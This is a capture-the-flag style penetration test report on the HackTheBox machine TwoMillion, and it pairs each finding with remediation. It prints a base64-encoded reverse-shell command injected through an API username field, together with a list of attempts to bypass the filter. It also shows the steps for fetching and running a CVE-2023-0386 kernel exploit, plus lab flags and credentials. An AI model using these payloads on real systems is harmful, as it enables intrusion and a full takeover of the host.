PENETRATION TEST REPORT

HackTheBox — TwoMillion

Target IP

10.129.26.217 (2million.htb)

Tester

4ss3m

Date

April 5, 2026

Platform

HackTheBox (VIP)

1. Executive Summary

This report documents a penetration test against the HackTheBox machine **TwoMillion** (10.129.26.217). A chain of five vulnerabilities led to full root compromise: invite-code bypass via JavaScript analysis, broken API access control, OS command injection, plaintext credential exposure, and a kernel-level privilege escalation (CVE-2023-0386).

Finding	Severity	Impact
Broken Access Control (API)	Critical	Self-escalation to admin role
OS Command Injection (RCE)	Critical	Remote shell as www-data
Credential Exposure (.env)	High	Lateral movement to admin
Kernel PrivEsc — CVE-2023-0386	Critical	Full root compromise
Missing HttpOnly Cookie Flag	Low	Session theft risk via XSS

2. Scope & Methodology

2.1 Scope

Target	10.129.26.217 (2million.htb)
OS	Ubuntu Linux — kernel 5.15.70 (Sep 2022)
Ports	22/tcp OpenSSH 8.9p1 | 80/tcp nginx
Stack	nginx + PHP (PHPSESSID)
Type	Black-box penetration test

2.2 Methodology

- Reconnaissance — port scanning, service enumeration, web crawling
- Exploitation — JavaScript analysis, API abuse, command injection
- Post-Exploitation — credential harvesting, lateral movement
- Privilege Escalation — kernel exploit (CVE-2023-0386)

3. Reconnaissance

3.1 Port Scan (Nmap)

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
80/tcp open http nginx
| http-cookie-flags: PHPSESSID — httponly flag not set
```

Only two ports were exposed. The missing **HttpOnly** flag on PHPSESSID means any XSS payload could steal active session cookies.

3.2 Invite Code Challenge

The web app replicates the legacy HTB platform. Registration requires an invite code. Inspecting the JavaScript source revealed an obfuscated file **inviteapi.min.js**. Calling `makeInviteCode()` in the browser console triggered a POST to `/api/v1/invite/generate` which returned a ROT13-encoded instruction.



Figure 1 — ROT13-encoded API response decoded in CyberChef

Decoded: *"In order to generate the invite code, make a POST request to /api/v1/invite/generate"*. A curl POST to that endpoint returned a Base64-encoded string which decoded to a usable registration key.

3.3 API Route Discovery

After registering and authenticating, visiting `/api/v1` returned the complete API route map — a significant information disclosure revealing admin endpoints:



Figure 2 — Full API route list exposed at /api/v1

Three admin endpoints stood out: an auth check (GET), a VPN generator (POST), and a settings updater (PUT). The PUT endpoint proved exploitable for privilege escalation.

4. Vulnerability Findings

4.1 Broken Access Control — Privilege Escalation via API

Severity	Critical — CVSS 9.8
Endpoint	PUT /api/v1/admin/settings/update
Auth Required	Low-privilege authenticated user

The settings update endpoint did not verify whether the requesting user was an administrator. Any authenticated user could submit `is_admin: 1` to promote themselves.

Proof of Concept

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update \
```

```
--cookie "PHPSESSID=" -H "Content-Type: application/json" \
-d '{"is_admin": 1, "email": "test@test.com"}'
```

```
Response: {"id":13,"username":"4ss3m","is_admin":1}
```

Verification: `GET /api/v1/admin/auth` subsequently returned `{"message":true}`.

Remediation

- Enforce RBAC checks server-side on every admin endpoint
- Never trust client-supplied role or permission values
- Validate session role at middleware level before routing

4.2 OS Command Injection — Remote Code Execution

Severity	Critical — CVSS 10.0
Endpoint	POST /api/v1/admin/vpn/generate
Auth Required	Admin (obtained via Finding 4.1)

The VPN generation endpoint passed the `username` field directly to a shell command without sanitisation. Several injection separators were tried; special characters were being filtered, so the payload was base64-encoded to bypass filtering.

Injection Attempts — What Was Tried and Why

Payload	Result	Reason
4ss3m;bash -i >& ...	Blank — no shell	Semicolon and > & filtered
4ss3m && bash -i >& ...	Blank — no shell	&& stripped or short-circuited
4ss3m\nbash -i >& ...	"Missing parameter"	Newline broke JSON — username vanished
4ss3m;bash+-i+>%26+...	Blank — no shell	URL-encoded chars re-filtered
4ss3m;echo |base64 -d|bash	504 Timeout = SUCCESS	Server ran shell; nginx timed out waiting

> ***Note:*** *The 504 Gateway Timeout on the last attempt was not a failure — it confirmed code execution. The PHP process was busy running the reverse shell, so nginx gave up waiting. Our netcat listener received the connection simultaneously.*

Working Proof of Concept

```
# Encode payload to bypass character filtering
echo 'bash -i >& /dev/tcp/10.10.14.9/4444 0>&1' | base64
# → YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45LzQ0NDQgMD4mMQo=

nc -lvnp 4444 # start listener on attacker

curl -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=" -H "Content-Type: application/json" \
-d '{"username": "4ss3m;echo YmFzaC...= | base64 -d | bash"}'
```

> ***Note:*** *tun0 / 10.10.14.9 is the HTB VPN interface on the attacker machine. The target (10.129.x.x) can only reach the attacker through this VPN tunnel — using a local or home IP would not work.*



Figure 3 — Reverse shell obtained as www-data via command injection

Remediation

- Never pass user-supplied input to shell commands
- Use parameterised functions or dedicated VPN generation libraries
- Apply strict allowlist validation — alphanumeric only for usernames

4.3 Credential Exposure — Plaintext Secrets in .env File

Severity	High
File	/var/www/html/.env
Readable by	www-data (web server process)

The application's environment configuration file was world-readable and contained database credentials in plaintext. These credentials were also reused as the system password for the OS admin account, enabling lateral movement via `su admin`.

```
$ cat /var/www/html/.env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```



Figure 4 — Admin home directory accessed after lateral movement using .env credentials

Remediation

- Set .env file permissions to 600 (owner read/write only)

- Never reuse database credentials as OS account passwords
- Rotate all exposed credentials immediately
- Use a secrets management solution (HashiCorp Vault, AWS Secrets Manager)

4.4 Kernel Privilege Escalation — CVE-2023-0386 (OverlayFS)

Severity	Critical
CVE	CVE-2023-0386
Kernel Version	5.15.70-051570-generic (Sep 2022) — unpatched
Impact	Any local user → root

The target kernel was vulnerable to CVE-2023-0386 — a flaw in the Linux OverlayFS implementation where file capabilities are incorrectly preserved during copy-up in a user namespace. An unprivileged local user can exploit this to gain root. An internal mail to the admin account explicitly warned about this CVE; it had not been patched.

File Transfer — Python HTTP Server

Exploit source files were compiled locally and served to the target via a one-line Python HTTP server — a standard technique when the target has outbound HTTP access to the attacker's VPN IP:

```
# Attacker — serve files from exploit directory
python3 -m http.server 8000
```

```
# Target — download files (server logs confirming 200 OK responses):
10.129.26.217 - "GET /exp.c HTTP/1.1" 200
10.129.26.217 - "GET /fuse.c HTTP/1.1" 200
10.129.26.217 - "GET /getshell.c HTTP/1.1" 200
10.129.26.217 - "GET /Makefile HTTP/1.1" 200
```

Proof of Concept

```
wget http://10.10.14.9:8000/{exp.c,fuse.c,getshell.c,Makefile}
make && mkdir -p ovlcap/lower
./fuse ./ovlcap/lower ./gc &
./exp
```

```
[+] mount success
[+] exploit success!
root@2million:/tmp# cat /root/root.txt
3a852d08c8c83f4ba962e50cd211f344
```



Figure 5 — Root shell obtained via CVE-2023-0386; root flag captured

Remediation

- Update the Linux kernel to 5.15.86+ or 6.1+ immediately
- Enable automatic security updates for critical CVEs
- Monitor Ubuntu Security Notices (USN) and kernel.org advisories

5. Proof of Compromise

Flag	Account	Value
User Flag	admin	66282b026cf684984346e77cdfc3634d
Root Flag	root	3a852d08c8c83f4ba962e50cd211f344

6. Attack Chain Summary

#	Step	Detail
1	JS Deobfuscation	inviteapi.min.js → makeInviteCode() → ROT13 decode → API endpoint
2	Invite Code	POST /api/v1/invite/generate → Base64 decode → valid code
3	Registration	Registered account using generated invite code
4	API Enumeration	GET /api/v1 → full route map including admin endpoints
5	Access Control Bypass	PUT /api/v1/admin/settings/update with is_admin:1 → admin
6	Command Injection	Base64-encoded reverse shell in username → www-data shell
7	Credential Harvest	cat /var/www/html/.env → admin:SuperDuperPass123
8	Lateral Movement	su admin → user flag (66282b...)
9	Kernel Exploit	CVE-2023-0386 on kernel 5.15.70 → root → root flag (3a852d...)

7. Remediation Summary

Finding	Priority	Action
Broken Access Control	Critical	Server-side RBAC; reject client-supplied roles

OS Command Injection	Critical	Allowlist input; eliminate shell calls with user data
Credential Exposure	High	chmod 600 .env; secrets manager; no password reuse
Kernel CVE-2023-0386	Critical	Patch kernel to 5.15.86+ or 6.1+; auto security updates
Missing HttpOnly Flag	Low	Set HttpOnly and Secure flags on all session cookies